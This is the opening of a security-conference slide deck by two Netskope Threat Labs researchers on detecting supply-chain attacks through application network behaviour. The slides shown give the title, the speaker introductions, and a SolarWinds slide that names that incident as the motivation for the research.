



AUGUST 6-7, 2025

MANDALAY BAY / LAS VEGAS

# Your Traffic Doesn't Lie: Unmasking Supply Chain Attacks via Application Behaviour

Colin Estep, Dagmawi Mulugeta  
Netskope Threat Labs

# Intros



LinkedIn: [colinestep](#)



LinkedIn: [dmulugeta](#)


 netskope  
+  
**Threat Labs**

# SolarWinds Compromise


- First incident as a vendor
- Provided motivation for this research




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
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
